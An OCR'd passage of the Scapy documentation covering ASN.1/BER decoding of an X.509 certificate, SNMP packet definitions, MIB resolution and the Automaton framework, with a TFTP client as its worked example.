↪r\x85L\x15lF\x8bRx\x9f\xf8#\xfdg\xf5$:h]\xd0\xf7daAT\xa3\x8b\xa5\x08\
↪xd2)[\x9b`O&\x83\xd1c\x12VIv\xa4\x16\xc2\xa5\x9dE\xac\x8b\x84\x95\xa8\
↪x16\xb1\xec\x9f\xea$\x1a\xef\xb9W\\\x9a$!,M\x0eq\x1f\xa6\xac]Et\x03\x98\
↪xc4T\x8c\x16JAw\x86\x95u\x0cG\x01f`\xfc\x15\xf1\x0f\xea\xf5\x14x\xc7\x0e\
↪xd7n\x81\x1c^\xbf^\xe7:*\xd8\x97\x170|\x00\xad\x08\x9d3\xaf\xb8\x99a\x80\
↪x8b\xa8\x95~\x14\xdc\x12l\xa4\xd0\xd8\xef@I\x026\xf9n\xa9\xd6\x1d\x96V\
↪x04\xb2\xb3-\x16V\x86\x8f\xd9 W\x80\xcdg\x10m\xb0L\xf0\xdaF\xb6\xea%.F\
↪xaf\x8d\xb0\x8584\x8b\x14&\x82+\xac\xae\x99\x0b\x8e\x14\xd7R\xbd\x9ei\
↪xc3\x86\x02\x0b\xeavu1\t\xce3\x19!\x85C\xe6\x89-\x9f%7g\xf1#j\xd2\x00m\
↪x97\xf9\x9f\xe7)\xca\xdd\x1f\xd7\x06\xea\xb8\xc9\xb9\t!\x9f\xc8?\x06\xc5\
↪xd2\xe9\x12F\x00N{\x08\xebB=+Hn\x9dg\xddK\x02\xe4D\xf3\x93\x19\xa5\'\
↪xceiz\xbeg\xd3\xfcP\xa4,\xab\xc3k\xb9\xe3\x80L\xcf\x05aK+\xdc\x1b\xb9\
↪xa6\xd2\xd0\xaa\xf5+s\xfb\xce\x905\x9f\x0cR\x1c\xbf\\!a\x11[\x15K\xa9$Q\
↪xfc\xa4\\\xf7\x17\x9d\xb0\xd2\xfa\x07\xe9\x8fV\xe4\x1a\x8ch\x8a\x04\
↪xd3|Z\xe3\x9e\xa2\xa1\xcaq[\xa2\xd4\xa0\xe7)\x85]\x03h*O\xd2\x06\xd7=\
↪xf9\xc3\x03/?e\xf9g\x1eG@\xd3c\x0f\xe3\xd5\x8e\xf9\x85\xab\x97L\xb3\xd7&\
↪xeb\x96\n\x94\xde\x856\x9c\xc8\x7f\x81\t\x02I*\x0e\xf5d2\x0c\x82\xd1\
↪xbaj\x82\x1b\xb3Kt\x11\xf3\x8cw\xd6\x9f\xbf\xdc7\xa4\xa7U\x04/\xd41\xe8\
↪xd3F\xb9\x03|\xda\x12NYd\xb7Q11P\xa0\xca\x1c\'\xd9\x10.\xad\xd6\xbd\
↪x10f+\xc3\xb0"J\x12[\x02\x03\x01\x00\x01\xa3c0a0\x0f\x06\x03U\x1d\x13\
↪x01\x01\xff\x04\x050\x03\x01\x01\xff0\x1d\x06\x03U\x1d\x0e\x04\x16\x04\
↪x14Oim\x03~\x9d\x9f\x07\x18C\xbc\xb7\x10N\xd5\xbf\xa9\xc4 (0\x1f\x06\
↪x03U\x1d#\x04\x180\x16\x80\x14Oim\x03~\x9d\x9f\x07\x18C\xbc\xb7\x10N\xd5\
↪xbf\xa9\xc4 (0\x0e\x06\x03U\x1d\x0f\x01\x01\xff\x04\x04\x03\x02\x01\x860\
↪r\x06\t*\x86H\x86\xf7\r\x01\x01\x05\x05\x00\x03\x82\x02\x01\x00;\xf3\xae\
```


(continues on next page)

(continued from previous page)

The `Context` class must be specified:

```
>>> (dcert,remain) = BERcodec_Object.dec(cert, context=ASN1_Class_X509)
>>> dcert.show()
# ASN1_SEQUENCE:
  # ASN1_SEQUENCE:
    # ASN1_X509_CONT0:
      <ASN1_INTEGER[2L]>
    <ASN1_INTEGER[1L]>
    # ASN1_SEQUENCE:
      <ASN1_OID['.1.2.840.113549.1.1.5']>
      <ASN1_NULL[0L]>
    # ASN1_SEQUENCE:
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.6']>
          <ASN1_PRINTABLE_STRING['US']>
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.10']>
          <ASN1_PRINTABLE_STRING['AOL Time Warner Inc.']>
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.11']>
          <ASN1_PRINTABLE_STRING['America Online Inc.']>
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.3']>
          <ASN1_PRINTABLE_STRING['AOL Time Warner Root Certification Authority 2']>
    # ASN1_SEQUENCE:
      <ASN1_UTC_TIME['020529060000Z']>
      <ASN1_UTC_TIME['370928234300Z']>
    # ASN1_SEQUENCE:
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.6']>
          <ASN1_PRINTABLE_STRING['US']>
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.10']>
          <ASN1_PRINTABLE_STRING['AOL Time Warner Inc.']>
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.11']>
          <ASN1_PRINTABLE_STRING['America Online Inc.']>
      # ASN1_SET:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.4.3']>
          <ASN1_PRINTABLE_STRING['AOL Time Warner Root Certification Authority 2']>
    # ASN1_SEQUENCE:
      # ASN1_SEQUENCE:
        <ASN1_OID['.1.2.840.113549.1.1.1']>
```


(continues on next page)

(continued from previous page)

```
        <ASN1_NULL[0L]>
      <ASN1_BIT_STRING['\x000\x82\x02\n\x02\x82\x02\x01\x00\xb47Z\x08\x16\
↪x99\x14\xe8U\xb1\x1b$k\xfc\xc7\x8b\xe6\x87\xa9\x89\xee\x8b\x99\xcdO@\x86\
↪xa4\xb6M\xc9\xd9\xb1\xdc<M\r\x85L\x15lF\x8bRx\x9f\xf8#\xfdg\xf5$:h]\xd0\
↪xf7daAT\xa3\x8b\xa5\x08\xd2)[\x9b`O&\x83\xd1c\x12VIv\xa4\x16\xc2\xa5\
↪x9dE\xac\x8b\x84\x95\xa8\x16\xb1\xec\x9f\xea$\x1a\xef\xb9W\\\x9a$!,M\
↪x0eq\x1f\xa6\xac]Et\x03\x98\xc4T\x8c\x16JAw\x86\x95u\x0cG\x01f`\xfc\x15\
↪xf1\x0f\xea\xf5\x14x\xc7\x0e\xd7n\x81\x1c^\xbf^\xe7:*\xd8\x97\x170|\x00\
↪xad\x08\x9d3\xaf\xb8\x99a\x80\x8b\xa8\x95~\x14\xdc\x12l\xa4\xd0\xd8\
↪xef@I\x026\xf9n\xa9\xd6\x1d\x96V\x04\xb2\xb3-\x16V\x86\x8f\xd9 W\x80\
↪xcdg\x10m\xb0L\xf0\xdaF\xb6\xea%.F\xaf\x8d\xb0\x8584\x8b\x14&\x82+\xac\
↪xae\x99\x0b\x8e\x14\xd7R\xbd\x9ei\xc3\x86\x02\x0b\xeavu1\t\xce3\x19!\
↪x85C\xe6\x89-\x9f%7g\xf1#j\xd2\x00m\x97\xf9\x9f\xe7)\xca\xdd\x1f\xd7\x06\
↪xea\xb8\xc9\xb9\t!\x9f\xc8?\x06\xc5\xd2\xe9\x12F\x00N{\x08\xebB=+Hn\x9dg\
↪xddK\x02\xe4D\xf3\x93\x19\xa5\'\xceiz\xbeg\xd3\xfcP\xa4,\xab\xc3k\xb9\
↪xe3\x80L\xcf\x05aK+\xdc\x1b\xb9\xa6\xd2\xd0\xaa\xf5+s\xfb\xce\x905\x9f\
↪x0cR\x1c\xbf\\!a\x11[\x15K\xa9$Q\xfc\xa4\\\xf7\x17\x9d\xb0\xd2\xfa\x07\
↪xe9\x8fV\xe4\x1a\x8ch\x8a\x04\xd3|Z\xe3\x9e\xa2\xa1\xcaq[\xa2\xd4\xa0\
↪xe7)\x85]\x03h*O\xd2\x06\xd7=\xf9\xc3\x03/?e\xf9g\x1eG@\xd3c\x0f\xe3\xd5\
↪x8e\xf9\x85\xab\x97L\xb3\xd7&\xeb\x96\n\x94\xde\x856\x9c\xc8\x7f\x81\t\
↪x02I*\x0e\xf5d2\x0c\x82\xd1\xbaj\x82\x1b\xb3Kt\x11\xf3\x8cw\xd6\x9f\xbf\
↪xdc7\xa4\xa7U\x04/\xd41\xe8\xd3F\xb9\x03|\xda\x12NYd\xb7Q11P\xa0\xca\x1c\
↪'\xd9\x10.\xad\xd6\xbd\x10f+\xc8\xb0"J\x12[\x02\x03\x01\x00\x01']>
    # ASN1_X509_CONT3:
      # ASN1_SEQUENCE:
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.29.19']>
          <ASN1_BOOLEAN[-1L]>
          <ASN1_STRING['0\x03\x01\x01\xff']>
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.29.14']>
          <ASN1_STRING['\x04\x14Oim\x03~\x9d\x9f\x07\x18C\xbc\xb7\x10N\xd5\
↪xbf\xa9\xc4 (']>
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.29.35']>
          <ASN1_STRING['0\x16\x80\x14Oim\x03~\x9d\x9f\x07\x18C\xbc\xb7\
↪x10N\xd5\xbf\xa9\xc4 (']>
        # ASN1_SEQUENCE:
          <ASN1_OID['.2.5.29.15']>
          <ASN1_BOOLEAN[-1L]>
          <ASN1_STRING['\x03\x02\x01\x86']>
  # ASN1_SEQUENCE:
    <ASN1_OID['.1.2.840.113549.1.1.5']>
    <ASN1_NULL[0L]>
  <ASN1_BIT_STRING['\x00;\xf3\xae\xca\xe8.\x87\x85\xfbeY\xe7\xad\x11\x14\
↪xa5W\xbcX\x9f$\x12W\xbb\xfb?4\xda\xee\xadz*4rp1k\xc7\x19\x98\x80\xc9\x82\
↪xde7w^T\x8b\x8e\xf2\xeagO\xc9t\x84\x91V\t\xd5\xe5z\x9a\x81\xb6\x81\xc2\
↪xad6\xe4\xf1T\x11S\xf34E\x01&\xc8\xe5\x1a\xbc4D!\xde\xad%\xfcv\x16w!\x90\
↪x80\x98W\x9dN\xea\xec/\xaa<\x14{W\xc1~\x18\x14g\xee$\xc6\xbd\xba\x15\xb0\
↪xd2\x18\xbd\xb7U\x81\xacS\xc0\xe8\xddi\x12\x13B\xb7\x02\xb5\x05A\xcayPn\
↪x82\x0eqr\x93F\xe8\x9d\r]\xbd\xae\xce)\xadc\xd5U\x16\x800\'\xffv\xba\xf7\
↪xb8\xd6J\xe3\xd9\xb5\xf9R\xd0N@\xa9\xc7\xe5\xc22\xc7\xaav$\xe1k\x05P\xeb\
↪xc5\xbf\nT\xe5\xb9B<$\xfb\xb7\x07\x9c0\x9fyZ\xe6\xe0@R\x15\xf4\xfc\xaa\
↪xf4V\xf9D\x97\x87\xed\x0eer^\xbe&\xfbM\xa4-\x08\x07\xde\xd8\\\xa0\xdc\
↪x813\x99\x18%\x11w\xa7\xeb\xfdX\t,\x99k\x1b\x8a\xf3R?\x1aMH`\xf1\xa0\
↪xf63\x02S\x8b\xed%\t\xb8\r-\xed\x97s\xec\xd7\x96\x1f\x8e`\x0e\xda\x10\
↪x9b/\x18$\xf6\xa6M\n\xf9;\xcbu\xc2\xcc/\xce$i\xc9\n"\x8eY\xa7\xf7\x82\
↪x0c\xd7\xd7k5\x9cC\x00j\xc4\x95g\xba\x9cE\xcb\xb8\x0e7\xf7\xdcN\x01O\xbe\
↪n\xb6\x03\xd3\xad\x8aE\xf7\xda\'M)\xb1H\xdf\xe4\x11\xe4\x96F\xbd1\x02>\
↪xd6Q\xc8\x95\x17\x01\x15\xa9\xf2\xaa\xaa\xf2\xbf/e\x1bo\xd0\xb9\x1a\x93\
↪xf5\x8e5\xc4\x80\x87>\x94/f\xe4\xe9\xa8\xffA\x9cp*O*9\x18\x95\x1e~\xfba\
↪x01<Q\x08.(\x18\xa4\x16\x0f1\xfd:l#\x93 v\xe1\xfd\x07\x85\xd1[?\xd2\
↪x1cs2\xdd\xfa\xb9\xf8\x8c\xcf\x02\x87z\x9a\x96\xe4\xedO\x89\x8dSC\xab\
```


(continues on next page)

(continued from previous page)

ASN.1 layers

While this may be nice, it's only an ASN.1 encoder/decoder. Nothing related to Scapy yet.

ASN.1 fields

Scapy provides ASN.1 fields. They will wrap ASN.1 objects and provide the necessary logic to bind a field name to the value. ASN.1 packets will be described as a tree of ASN.1 fields. Then each field name will be made available as a normal `Packet` object, in a flat flavor (ex: to access the version field of a SNMP packet, you don't need to know how many containers wrap it).

Each ASN.1 field is linked to an ASN.1 object through its tag.

ASN.1 packets

ASN.1 packets inherit from the Packet class. Instead of a `fields_desc` list of fields, they define `ASN1_codec` and `ASN1_root` attributes. The first one is a codec (for example: `ASN1_Codecs.BER`), the second one is a tree compounded with ASN.1 fields.

4.1.3 A complete example: SNMP

SNMP defines new ASN.1 objects. We need to define them:

```
class ASN1_Class_SNMP(ASN1_Class_UNIVERSAL):
    name="SNMP"
    PDU_GET = 0xa0
    PDU_NEXT = 0xa1
    PDU_RESPONSE = 0xa2
    PDU_SET = 0xa3
    PDU_TRAPv1 = 0xa4
    PDU_BULK = 0xa5
    PDU_INFORM = 0xa6
    PDU_TRAPv2 = 0xa7
```

These objects are PDU, and are in fact new names for a sequence container (this is generally the case for context objects: they are old containers with new names). This means creating the corresponding ASN.1 objects and BER codecs is simplistic:

```
class ASN1_SNMP_PDU_GET(ASN1_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_GET

class ASN1_SNMP_PDU_NEXT(ASN1_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_NEXT

# [...]

class BERcodec_SNMP_PDU_GET(BERcodec_SEQUENCE):
```

(continues on next page)

(continued from previous page)

```
    tag = ASN1_Class_SNMP.PDU_GET

class BERcodec_SNMP_PDU_NEXT(BERcodec_SEQUENCE):
    tag = ASN1_Class_SNMP.PDU_NEXT

# [...]
```

Metaclasses provide the magic behind the fact that everything is automatically registered and that ASN.1 objects and BER codecs can find each other.

The ASN.1 fields are also trivial:

```
class ASN1F_SNMP_PDU_GET(ASN1F_SEQUENCE):
    ASN1_tag = ASN1_Class_SNMP.PDU_GET

class ASN1F_SNMP_PDU_NEXT(ASN1F_SEQUENCE):
    ASN1_tag = ASN1_Class_SNMP.PDU_NEXT

# [...]
```

Now, the hard part, the ASN.1 packet:

```
SNMP_error = { 0: "no_error",
               1: "too_big",
# [...]
             }

SNMP_trap_types = { 0: "cold_start",
                    1: "warm_start",
# [...]
                  }

class SNMPvarbind(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SEQUENCE( ASN1F_OID("oid","1.3"),
                                ASN1F_field("value",ASN1_NULL(0))
                                )


class SNMPget(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SNMP_PDU_GET( ASN1F_INTEGER("id",0),
                                    ASN1F_enum_INTEGER("error",0, SNMP_
↪error),
                                    ASN1F_INTEGER("error_index",0),
                                    ASN1F_SEQUENCE_OF("varbindlist", [],
↪SNMPvarbind)
                                    )

class SNMPnext(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SNMP_PDU_NEXT( ASN1F_INTEGER("id",0),
                                     ASN1F_enum_INTEGER("error",0, SNMP_
↪error),
                                     ASN1F_INTEGER("error_index",0),
                                     ASN1F_SEQUENCE_OF("varbindlist", [],
↪SNMPvarbind)
```


(continues on next page)

(continued from previous page)

```
                                            )
# [...]

class SNMP(ASN1_Packet):
    ASN1_codec = ASN1_Codecs.BER
    ASN1_root = ASN1F_SEQUENCE(
        ASN1F_enum_INTEGER("version", 1, {0:"v1", 1:"v2c", 2:"v2", 3:"v3"}
↪),
        ASN1F_STRING("community","public"),
        ASN1F_CHOICE("PDU", SNMPget(),
                     SNMPget, SNMPnext, SNMPresponse, SNMPset,
                     SNMPtrapv1, SNMPbulk, SNMPinform, SNMPtrapv2)
        )
    def answers(self, other):
        return ( isinstance(self.PDU, SNMPresponse)    and
                 ( isinstance(other.PDU, SNMPget) or
                   isinstance(other.PDU, SNMPnext) or
                   isinstance(other.PDU, SNMPset)    ) and
                 self.PDU.id == other.PDU.id )
# [...]
bind_layers( UDP, SNMP, sport=161)
bind_layers( UDP, SNMP, dport=161)
```


That wasn't that much difficult. If you think that can't be that short to implement SNMP encoding/decoding and that I may have cut too much, just look at the complete source code.

Now, how to use it? As usual:


```
>>> a=SNMP(version=3, PDU=SNMPget(varbindlist=[SNMPvarbind(oid="1.2.3",
↪value=5),
...                                            SNMPvarbind(oid="3.2.1",
↪value="hello")]))
>>> a.show()
###[ SNMP ]###
  version= v3
  community= 'public'
  \PDU\
   |###[ SNMPget ]###
   |  id= 0
   |  error= no_error
   |  error_index= 0
   |  \varbindlist\
   |   |###[ SNMPvarbind ]###
   |   |  oid= '1.2.3'
   |   |  value= 5
   |   |###[ SNMPvarbind ]###
   |   |  oid= '3.2.1'
   |   |  value= 'hello'
>>> hexdump(a)
0000   30 2E 02 01 03 04 06 70  75 62 6C 69 63 A0 21 02   0......public.!.
0010   01 00 02 01 00 02 01 00  30 16 30 07 06 02 2A 03   ........0.0...*.
0020   02 01 05 30 0B 06 02 7A  01 04 05 68 65 6C 6C 6F   ...0...z...hello
>>> send(IP(dst="1.2.3.4")/UDP()/SNMP())
.
Sent 1 packets.
>>> SNMP(raw(a)).show()
```

(continues on next page)

(continued from previous page)

```
###[ SNMP ]###
  version= <ASN1_INTEGER[3L]>
  community= <ASN1_STRING['public']>
  \PDU\
   |###[ SNMPget ]###
   |  id= <ASN1_INTEGER[0L]>
   |  error= <ASN1_INTEGER[0L]>
   |  error_index= <ASN1_INTEGER[0L]>
   |  \varbindlist\
   |   |###[ SNMPvarbind ]###
   |   |  oid= <ASN1_OID['.1.2.3']>
   |   |  value= <ASN1_INTEGER[5L]>
   |   |###[ SNMPvarbind ]###
   |   |  oid= <ASN1_OID['.3.2.1']>
   |   |  value= <ASN1_STRING['hello']>
```

4.1.4 Resolving OID from a MIB

About OID objects

OID objects are created with an ASN1_OID class:


```
>>> o1=ASN1_OID("2.5.29.10")
>>> o2=ASN1_OID("1.2.840.113549.1.1.1")
>>> o1,o2
(<ASN1_OID['.2.5.29.10']>, <ASN1_OID['.1.2.840.113549.1.1.1']>)
```


Loading a MIB

Scapy can parse MIB files and become aware of a mapping between an OID and its name:

```
>>> load_mib("mib/*")
>>> o1,o2
(<ASN1_OID['basicConstraints']>, <ASN1_OID['rsaEncryption']>)
```

The MIB files I've used are attached to this page.

Scapy's MIB database

All MIB information is stored into the conf.mib object. This object can be used to find the OID of a name

```
>>> conf.mib.sha1_with_rsa_signature
'1.2.840.113549.1.1.5'
```

or to resolve an OID:

```
>>> conf.mib._oidname("1.2.3.6.1.4.1.5")
'enterprises.5'
```

It is even possible to graph it:

```
>>> conf.mib._make_graph()
```

4.2 Automata

Scapy enables to create easily network automata. Scapy does not stick to a specific model like Moore or Mealy automata. It provides a flexible way for you to choose your way to go.

An automaton in Scapy is deterministic. It has different states. A start state and some end and error states. There are transitions from one state to another. Transitions can be transitions on a specific condition, transitions on the reception of a specific packet or transitions on a timeout. When a transition is taken, one or more actions can be run. An action can be bound to many transitions. Parameters can be passed from states to transitions, and from transitions to states and actions.

From a programmer's point of view, states, transitions and actions are methods from an Automaton subclass. They are decorated to provide meta-information needed in order for the automaton to work.

4.2.1 First example

Let's begin with a simple example. I take the convention to write states with capitals, but anything valid with Python syntax would work as well.


```
class HelloWorld(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        print "State=BEGIN"

    @ATMT.condition(BEGIN)
    def wait_for_nothing(self):
        print "Wait for nothing..."
        raise self.END()

    @ATMT.action(wait_for_nothing)
    def on_nothing(self):
        print "Action on 'nothing' condition"

    @ATMT.state(final=1)
    def END(self):
        print "State=END"
```

In this example, we can see 3 decorators:

- `ATMT.state` that is used to indicate that a method is a state, and that can have initial, final, stop and error optional arguments set to non-zero for special states.
- `ATMT.condition` that indicate a method to be run when the automaton state reaches the indicated state. The argument is the name of the method representing that state
- `ATMT.action` binds a method to a transition and is run when the transition is taken.

Running this example gives the following result:


```
>>> a=HelloWorld()
>>> a.run()
```

(continues on next page)

(continued from previous page)

```
State=BEGIN
Wait for nothing...
Action on 'nothing' condition
State=END
```

This simple automaton can be described with the following graph:



The graph can be automatically drawn from the code with:

```
>>> HelloWorld.graph()
```


4.2.2 Changing states

The `ATMT.state` decorator transforms a method into a function that returns an exception. If you raise that exception, the automaton state will be changed. If the change occurs in a transition, actions bound to this transition will be called. The parameters given to the function replacing the method will be kept and finally delivered to the method. The exception has a method action_parameters that can be called before it is raised so that it will store parameters to be delivered to all actions bound to the current transition.

As an example, let's consider the following state:

```
@ATMT.state()
def MY_STATE(self, param1, param2):
    print "state=MY_STATE. param1=%r param2=%r" % (param1, param2)
```

This state will be reached with the following code:

```
@ATMT.receive_condition(ANOTHER_STATE)
def received_ICMP(self, pkt):
    if ICMP in pkt:
        raise self.MY_STATE("got icmp", pkt[ICMP].type)
```

Let's suppose we want to bind an action to this transition, that will also need some parameters:


```
@ATMT.action(received_ICMP)
def on_ICMP(self, icmp_type, icmp_code):
    self.retaliate(icmp_type, icmp_code)
```

The condition should become:

```
@ATMT.receive_condition(ANOTHER_STATE)
def received_ICMP(self, pkt):
    if ICMP in pkt:
        raise self.MY_STATE("got icmp", pkt[ICMP].type).action_
↪parameters(pkt[ICMP].type, pkt[ICMP].code)
```

4.2.3 Real example

Here is a real example take from Scapy. It implements a TFTP client that can issue read requests.




```
class TFTP_read(Automaton):
    def parse_args(self, filename, server, sport = None, port=69, **kargs):
        Automaton.parse_args(self, **kargs)
        self.filename = filename
        self.server = server
        self.port = port
        self.sport = sport

    def master_filter(self, pkt):
        return ( IP in pkt and pkt[IP].src == self.server and UDP in pkt
                 and pkt[UDP].dport == self.my_tid
                 and (self.server_tid is None or pkt[UDP].sport == self.
↪server_tid) )

    # BEGIN
    @ATMT.state(initial=1)
    def BEGIN(self):
        self.blocksize=512
        self.my_tid = self.sport or RandShort()._fix()
```

(continues on next page)

(continued from previous page)

```
        bind_bottom_up(UDP, TFTP, dport=self.my_tid)
        self.server_tid = None
        self.res = b""

        self.l3 = IP(dst=self.server)/UDP(sport=self.my_tid, dport=self.port)/TFTP()
        self.last_packet = self.l3/TFTP_RRQ(filename=self.filename, mode="octet")
        self.send(self.last_packet)
        self.awaiting=1

        raise self.WAITING()

    # WAITING
    @ATMT.state()
    def WAITING(self):
        pass

    @ATMT.receive_condition(WAITING)
    def receive_data(self, pkt):
        if TFTP_DATA in pkt and pkt[TFTP_DATA].block == self.awaiting:
            if self.server_tid is None:
                self.server_tid = pkt[UDP].sport
                self.l3[UDP].dport = self.server_tid
            raise self.RECEIVING(pkt)
    @ATMT.action(receive_data)
    def send_ack(self):
        self.last_packet = self.l3 / TFTP_ACK(block = self.awaiting)
        self.send(self.last_packet)

    @ATMT.receive_condition(WAITING, prio=1)
    def receive_error(self, pkt):
        if TFTP_ERROR in pkt:
            raise self.ERROR(pkt)

    @ATMT.timeout(WAITING, 3)
    def timeout_waiting(self):
        raise self.WAITING()
    @ATMT.action(timeout_waiting)
    def retransmit_last_packet(self):
        self.send(self.last_packet)

    # RECEIVED
    @ATMT.state()
    def RECEIVING(self, pkt):
        recvd = pkt[Raw].load
        self.res += recvd
        self.awaiting += 1
        if len(recvd) == self.blocksize:
            raise self.WAITING()
        raise self.END()

    # ERROR
    @ATMT.state(error=1)
    def ERROR(self,pkt):
        split_bottom_up(UDP, TFTP, dport=self.my_tid)
```


(continues on next page)

(continued from previous page)

```
        return pkt[TFTP_ERROR].summary()

    #END
    @ATMT.state(final=1)
    def END(self):
        split_bottom_up(UDP, TFTP, dport=self.my_tid)
        return self.res
```

It can be run like this, for instance:

```
>>> TFTP_read("my_file", "192.168.1.128").run()
```

4.2.4 Detailed documentation

Decorators

Decorator for states

States are methods decorated by the result of the `ATMT.state` function. It can take 4 optional parameters, `initial`, `final`, `stop` and `error`, that when set to `True`, indicating that the state is an initial, final, stop or error state.

Note: The `initial` state is called while starting the automata. The `final` step will tell the automata has reached its end. If you call `atmt.stop()`, the automata will move to the `stop` step whatever its current state is. The `error` state will mark the automata as errored. If no `stop` state is specified, calling `stop` and `forcestop` will be equivalent.


```
class Example(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        pass

    @ATMT.state()
    def SOME_STATE(self):
        pass

    @ATMT.state(final=1)
    def END(self):
        return "Result of the automaton: 42"

    @ATMT.state(stop=1)
    def STOP(self):
        print("SHUTTING DOWN...")
        # e.g. close sockets...

    @ATMT.condition(STOP)
    def is_stopping(self):
        raise self.END()

    @ATMT.state(error=1)
```

(continues on next page)

(continued from previous page)

```
    def ERROR(self):
        return "Partial result, or explanation"
# [...]
```

Take for instance the TCP client:

The START event is initial=1, the STOP event is stop=1 and the CLOSED event is final=1.

Decorators for transitions

Transitions are methods decorated by the result of one of ATMT.condition, ATMT.receive_condition, ATMT.timeout. They all take as argument the state method they are related to. ATMT.timeout also have a mandatory timeout parameter to provide the timeout value in seconds. ATMT.condition and ATMT.receive_condition have an optional prio parameter so that the order in which conditions are evaluated can be forced. The default priority is 0. Transitions with the same priority level are called in an undetermined order.

When the automaton switches to a given state, the state's method is executed. Then transitions methods are called at specific moments until one triggers a new state (something like raise self.MY_NEW_STATE()). First, right after the state's method returns, the ATMT.condition decorated methods are run by growing prio. Then each time a packet is received and accepted by the master filter all ATMT.receive_condition decorated hods are called by growing prio. When a timeout is reached since the time we entered into the current space, the corresponding ATMT.timeout decorated method is called.


```
class Example(Automaton):
    @ATMT.state()
    def WAITING(self):
        pass

    @ATMT.condition(WAITING)
    def it_is_raining(self):
        if not self.have_umbrella:
            raise self.ERROR_WET()

    @ATMT.receive_condition(WAITING, prio=1)
    def it_is_ICMP(self, pkt):
        if ICMP in pkt:
            raise self.RECEIVED_ICMP(pkt)

    @ATMT.receive_condition(WAITING, prio=2)
    def it_is_IP(self, pkt):
        if IP in pkt:
            raise self.RECEIVED_IP(pkt)

    @ATMT.timeout(WAITING, 10.0)
    def waiting_timeout(self):
        raise self.ERROR_TIMEOUT()
```

Decorator for actions

Actions are methods that are decorated by the return of `ATMT.action` function. This function takes the transition method it is bound to as first parameter and an optional priority `prio` as a second parameter. The default priority is 0. An action method can be decorated many times to be bound to many transitions.

```
class Example(Automaton):
    @ATMT.state(initial=1)
    def BEGIN(self):
        pass

    @ATMT.state(final=1)
    def END(self):
        pass

    @ATMT.condition(BEGIN, prio=1)
    def maybe_go_to_end(self):
        if random() > 0.5:
            raise self.END()

    @ATMT.condition(BEGIN, prio=2)
    def certainly_go_to_end(self):
        raise self.END()

    @ATMT.action(maybe_go_to_end)
    def maybe_action(self):
        print "We are lucky..."

    @ATMT.action(certainly_go_to_end)
    def certainly_action(self):
        print "We are not lucky..."

    @ATMT.action(maybe_go_to_end, prio=1)
    @ATMT.action(certainly_go_to_end, prio=1)
    def always_action(self):
        print "This wasn't luck!..."
```


The two possible outputs are:

```
>>> a=Example()
>>> a.run()
We are not lucky...
This wasn't luck!...
>>> a.run()
We are lucky...
This wasn't luck!...
```

Note: If you want to pass a parameter to an action, you can use the `action_parameters` function while raising the next state.

In the following example, the `send_copy` action takes a parameter passed by `is_fin`:

```
class Example(Automaton):
    @ATMT.state()
```

(continues on next page)

(continued from previous page)

```
    def WAITING(self):
        pass

    @ATMT.state()
    def FIN_RECEIVED(self):
        pass

    @ATMT.receive_condition(WAITING)
    def is_fin(self, pkt):
        if pkt[TCP].flags.F:
            raise self.FIN_RECEIVED().action_parameters(pkt)

    @ATMT.action(is_fin)
    def send_copy(self, pkt):
        send(pkt)
```

Methods to overload

Two methods are hooks to be overloaded:

- The `parse_args()` method is called with arguments given at `__init__()` and `run()`. Use that to parametrize the behavior of your automaton.
